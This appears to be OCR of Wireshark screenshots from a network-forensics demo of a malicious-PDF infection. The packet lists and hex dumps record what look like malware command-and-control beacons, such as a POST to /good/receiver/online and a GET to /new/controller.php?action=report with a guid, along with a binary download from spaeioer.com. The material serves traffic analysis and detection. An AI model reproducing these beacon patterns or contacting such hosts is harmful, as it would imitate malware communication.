0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 30 01 a0 40 00 80 06 c9 bc c0 a8 01 76 4e 6d .0..@... .....VNm
0020 1e e0 04 19 00 50 40 15 01 06 00 00 00 00 70 02 .....P@. ......p.
0030 fa f0 13 3f 00 00 02 04 05 b4 01 01 04 02 ...?.... ......
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... connecting to 83.133.1... 7:21 PM





pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
565 138.806925 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
566 143.004404 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
567 145.036611 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
568 148.404236 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
569 151.247068 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
570 153.402189 192.168.1.118 78.109.30.224 TCP td-postman > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
571 153.638415 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
572 153.709847 Cisco-Li_fc:09:68 Broadcast ARP who has 192.168.1.118? Tell 192.168.1.1
573 153.740904 Masstech_00:19:25 Cisco-Li_fc:09:68 ARP 192.168.1.118 is at 00:09:5e:00:19:25
574 153.741772 78.109.30.224 192.168.1.118 TCP http > td-postman [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
575 153.742551 192.168.1.118 78.109.30.224 TCP td-postman > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
576 153.743245 192.168.1.118 78.109.30.224 TCP [TCP segment of a reassembled PDU]
577 153.743544 192.168.1.118 78.109.30.224 TCP td-postman > http [FIN, ACK] Seq=144 Ack=1 Win=64240 Len=0
578 153.936949 78.109.30.224 192.168.1.118 TCP [TCP Dup ACK 574#1] http > td-postman [ACK] Seq=1 Ack=1 Win=5840 Len=0 SLE=144 SRE=145
579 155.826059 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
580 156.692419 192.168.1.118 78.109.30.224 TCP [TCP Retransmission] [TCP segment of a reassembled PDU]
581 157.089143 78.109.30.224 192.168.1.118 HTTP HTTP/1.1 200 OK (text/html)
582 157.091471 192.168.1.118 78.109.30.224 TCP td-postman > http [RST, ACK] Seq=145 Ack=407 Win=0 Len=0
583 157.091562 78.109.30.224 192.168.1.118 TCP http > td-postman [FIN, ACK] Seq=407 Ack=145 Win=6432 Len=0
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc932 [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: 78.109.30.224 (78.109.30.224)
Transmission Control Protocol, Src Port: td-postman (1049), Dst Port: http (80), Seq: 1, Ack: 1, Len: 143
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 b7 01 a3 40 00 80 06 c9 32 c0 a8 01 76 4e 6d ....@... .2...vNm
0020 1e e0 04 19 00 50 40 15 01 07 47 c2 46 ed 50 18 .....P@. ..G.F.P.
0030 fa f0 f5 be 00 00 50 4f 53 54 20 2f 67 6f 6f 64 ......PO ST /good
0040 2f 72 65 63 65 69 76 65 72 2f 6f 6e 6c 69 6e 65 /receive r/online
0050 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1..Host:
0060 20 37 38 2e 31 30 39 2e 33 30 2e 32 32 34 0d 0a 78.109. 30.224..
0070 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 Content- Type: ap
0080 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d plicatio n/x-www-
0090 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d form-url encoded.
00a0 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a .Content -Length:
00b0 20 31 36 0d 0a 0d 0a 67 75 69 64 3d 33 35 36 32 16....g uid=3562
00c0 35 37 33 34 36 57346
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
connecting to 78.109.3...
7:22 PM



pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
706 178.862016 spaeioer.com 192.168.1.118 HTTP HTTP/1.1 200 OK (application/octet-stream)
707 178.862980 192.168.1.118 spaeioer.com TCP optima-vnet > http [ACK] Seq=205 Ack=73264 Win=63994 Len=0
708 179.262263 192.168.1.118 spaeioer.com TCP optima-vnet > http [FIN, ACK] Seq=205 Ack=73264 Win=63994 Len=0
709 179.401620 spaeioer.com 192.168.1.118 TCP http > optima-vnet [ACK] Seq=73264 Ack=206 Win=6432 Len=0
710 179.701898 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
711 180.001906 192.168.1.118 af9f440dcc.com TCP cma > http [RST, ACK] Seq=255 Ack=239 Win=0 Len=0
712 181.708769 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
713 184.201372 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
714 186.723214 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
715 188.776139 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
716 191.336494 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
717 193.604961 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
718 195.825292 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
719 198.298785 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
720 200.770040 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
721 203.276767 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
722 205.821606 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
723 208.013163 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
724 209.825804 192.168.1.117 192.168.1.255 BROWSER Request Announcement GOLIATH
Protocol: TCP (0x06)
Header checksum: 0x643b [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: af9f440dcc.com (83.133.127.5)
Transmission Control Protocol, Src Port: cma (1050), Dst Port: http (80), Seq: 255, Ack: 239, Len: 0
Source port: cma (1050)
Destination port: http (80)
Sequence number: 255 (relative sequence number)
Acknowledgement number: 239 (relative ack number)
Header length: 20 bytes
Flags: 0x14 (RST, ACK)
0... .... = Congestion Window Reduced (CWR): Not set
0010 00 28 01 ec 40 00 80 06 64 3b c0 a8 01 76 53 85 .(..@... d;...vS.
0020 7f 05 04 1a 00 50 50 e0 10 03 3b ae 1d 8b 50 14 .....PP. ..;...P.
0030 00 00 5c a1 00 00 12 6c 69 74 65 64 ..\....l ited
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... connecting to 213.155.... 7:18 PM
pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
528 71.288078 192.168.1.118 74.125.93.102 TCP danf-ak2 > http [RST, ACK] Seq=1117 Ack=1366 Win=0 Len=0
529 74.935666 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
530 75.710512 192.168.1.118 74.125.93.147 TCP sbl > http [RST, ACK] Seq=466 Ack=876 Win=0 Len=0
531 75.711032 192.168.1.118 74.125.93.147 TCP netarx > http [RST, ACK] Seq=1159 Ack=2085 Win=0 Len=0
532 77.414432 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
533 78.700819 192.168.1.118 213.155.4.82 TCP wfremotertm > http [FIN, ACK] Seq=122 Ack=279648 Win=64240 Len=0
534 78.847385 192.168.1.118 213.155.4.82 TCP neod1 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
535 79.571062 213.155.4.82 192.168.1.118 TCP http > neod1 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
536 79.577807 192.168.1.118 213.155.4.82 TCP neod1 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
537 79.859512 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
538 80.575392 192.168.1.118 213.155.4.82 HTTP GET /new/controller.php?action=report&guid=0&rnd=75689&uid=1&entity=1238107706:unique_start:1238107510:uniqu
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: 213.155.4.82 (213.155.4.82)
Transmission Control Protocol, Src Port: neod1 (1047), Dst Port: http (80), Seq: 1, Ack: 1, Len: 197
Source port: neod1 (1047)
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 ed 01 83 40 00 80 06 5c 7c c0 a8 01 76 d5 9b ....@... \|...v..
0020 04 52 04 17 00 50 9a 4a b7 47 6f ef 60 ac 50 18 .R...P.J .Go.`.P.
0030 fa f0 f5 45 00 00 47 45 54 20 2f 6e 65 77 2f 63 ...E..GE T /new/c
0040 6f 6e 74 72 6f 6c 6c 65 72 2e 70 68 70 3f 61 63 ontrolle r.php?ac
0050 74 69 6f 6e 3d 72 65 70 6f 72 74 26 67 75 69 64 tion=rep ort&guid
0060 3d 30 26 72 6e 64 3d 37 35 38 36 38 39 26 75 69 =0&rnd=7 58689&ui
0070 64 3d 31 26 65 6e 74 69 74 79 3d 31 32 33 38 31 d=1&enti ty=12381
0080 30 37 37 30 36 3a 75 6e 69 71 75 65 5f 73 74 61 07706:un ique_sta
0090 72 74 3b 31 32 33 38 31 30 37 33 31 30 3a 75 6e rt;12381 07310:un
00a0 69 71 75 65 5f 73 74 61 72 74 3b 31 32 33 38 31 ique_sta rt;12381
00b0 30 37 31 34 39 3a 75 6e 69 71 75 65 5f 73 74 61 07149:un ique_sta
00c0 72 74 3b 31 32 33 38 36 39 37 34 34 38 3a 75 6e rt;12386 97448:un
00d0 69 71 75 65 5f 73 74 61 72 74 20 48 54 54 50 2f ique_sta rt HTTP/
00e0 31 2e 31 0d 0a 48 6f 73 74 3a 20 32 31 33 2e 31 1.1..Hos t: 213.1
00f0 35 35 2e 34 2e 38 32 0d 0a 0d 0a 55.4.82. ...
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... encrypted data transmi... 7:15 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
786 236.661909 af9f440dcc.com 192.168.1.118 SSLv3 Server Hello, Certificate, Server Hello Done
787 236.869806 192.168.1.118 af9f440dcc.com TCP vfo > https [ACK] Seq=79 Ack=1029 Win=63212 Len=0
pdf_ex_sniff.pcap - Wireshark
1349 273.576158 www.gcn.com 192.168.1.145 TCP [TCP segment of a reassembled PDU]
1350 273.576215 192.168.1.145 www.gcn.com TCP 24853 > http [ACK] Seq=209 Ack=56941 Win=17520 Len=0
1351 273.577810 www.gcn.com 192.168.1.145 HTTP HTTP/1.1 404 Not Found (text/html)
1352 273.740445 192.168.1.145 www.gcn.com TCP 24853 > http [ACK] Seq=209 Ack=57701 Win=16760 Len=0
1353 273.770623 192.168.1.118 e2044.c.akamaiedge.net SSLv3 Application Data
1354 273.804528 e2044.c.akamaiedge.net 192.168.1.118 SSLv3 Application Data
1355 273.959043 192.168.1.118 mscom-wui.vo.llnwd.net TCP startron > http [RST, ACK] Seq=481 Ack=27989 Win=0 Len=0
1356 273.990483 192.168.1.118 e2044.c.akamaiedge.net TCP cardax > https [ACK] Seq=3271 Ack=15342 Win=64240 Len=0
1357 274.475202 192.168.1.118 192.168.1.1 DNS Standard query A hipservice.live.com
1358 274.522443 192.168.1.118 192.168.1.1 DNS Standard query A switch.atdmt.com
1359 274.612258 192.168.1.1 192.168.1.118 DNS Standard query response A 65.203.229.44
1360 274.614250 192.168.1.118 switch.atdmt.com TCP pvuniwien > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
1361 274.652691 192.168.1.1 192.168.1.118 DNS Standard query response CNAME hipservice.live.com.nsatc.net A 65.54.234.11
1362 274.663497 192.168.1.118 hipservice.live.com.nsatc.n TCP amt-esd-prot > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
0... = Reserved bit: Not set
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0x0e50 [correct]
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: switch.atdmt.com (65.203.229.44)
Transmission Control Protocol, Src Port: pvuniwien (1081), Dst Port: https (443), Seq: 0, Len: 0
Source port: pvuniwien (1081)
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 00 30 03 62 40 00 80 06 0e 50 c0 a8 01 76 41 cb .0.b@... .P...vA.
0020 e5 2c 04 39 01 bb 63 38 59 9d 00 00 00 00 70 02 .,.9..c8 Y.....p.
0030 fa f0 dc 4e 00 00 02 04 05 b4 01 01 04 02 ...N.... ......
pdf_ex_sniff.pcap - Wireshark
161 47.728140 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
162 47.735707 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
163 47.737068 192.168.1.118 213.155.4.82 TCP wfremotertm > http [ACK] Seq=122 Ack=2143 Win=64240 Len=0
164 47.913199 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
Transmission Control Protocol, Src Port: http (80), Dst Port: wfremotertm (1046), Seq: 2143, Ack: 122, Len: 1460
Source port: http (80)
0140 29 fd 09 db 10 83 26 52 10 6d 88 99 ff 7d dd 85)....&R .m...}..
0150 03 6b a0 49 cf d2 5b 40 19 ca 07 b0 73 0f 11 97 .k.I..[@ ....s...
0160 19 1b 13 29 9e 3a 6a ae a7 f7 37 a4 74 e4 7b 74 ...):j. ..7.t.{t
0170 50 1f de 1d f2 39 4e 8c 07 56 bd 7b 72 ce f3 8c P....9N. .V.{r...
0180 e9 06 b5 88 40 27 36 e8 0c 6e 8c 81 53 0c 06 a3 ....@'6. .n..S...
0190 3b e5 c1 0e 1e 10 2a 23 67 e7 9e da b5 82 66 9f ;.....*# g.....f.
01a0 88 1e 27 c9 43 5e b1 10 cf 3e d5 21 4a f7 c4 76 ..'.C^.. .>.!J..v
01b0 dc 85 94 fb 96 bf 1f fd a6 ae d8 5c 30 3e fb b8 ....\0>..
01c0 5c 22 82 a0 80 34 00 4d 73 f2 6e bd ea 32 34 c7 \"...4.M s.n..24.
01d0 b8 c9 c2 4e 88 e2 4c 2e 90 25 8b c0 64 87 79 c0 ...N..L. .%..d.y.
01e0 aa fb 61 2b 2f 62 78 a3 54 e6 60 3f 19 95 06 d1 ..a+/bx. T.`?....
01f0 5e c8 20 e6 ab 6d 15 3b 92 a0 fb f6 28 74 b7 d2 ^. ..m.; ....(t..
0200 70 19 fd a0 7b 76 43 d0 5d a3 0f 76 39 15 48 97 p...{vC.]..v9.H.
0210 de 68 7d 89 d6 93 c4 69 34 bf 60 5c 34 18 7b f4 .h}....i 4.`\4.{.
0220 69 1b 44 ad a1 88 7d ef 29 8c 75 74 a2 bd fc 81 i.D...}.).ut....
0230 26 7a 0a f9 0d cf 40 2d 68 92 43 2f ab 20 7f 03 &z....@- h.C/. ..
0240 75 51 ad 7b 78 4e 41 b9 87 78 9a db fb 56 7f 48 uQ.{xNA. .x...V.H
0250 1d 0a fc 2e 58 3c 3b 80 ce 7f f2 7e a0 71 7d 15 ....X<;. ...~.q}.
0260 c2 ab 91 3b 5a a5 24 39 ee be 55 ea 15 75 56 61 ...;Z.$9 ..U..uVa
0270 f8 cd 40 fa 3c 7c bc 1b fb ae 85 eb 23 03 b1 e1 ..@.<|.. ....#...
0280 af 42 1e 4c e9 43 44 d6 02 5a c1 17 ef c4 48 8f .B.L.CD. .Z....H.
0290 c3 88 ca 00 05 87 0c 00 f5 91 9b 16 95 4d fa 45 ....M.E
02a0 8f 19 4f 77 5c 93 4e 5e ee 0f 76 dd d3 be 6d 97 ..Ow\.N^ ..v...m.
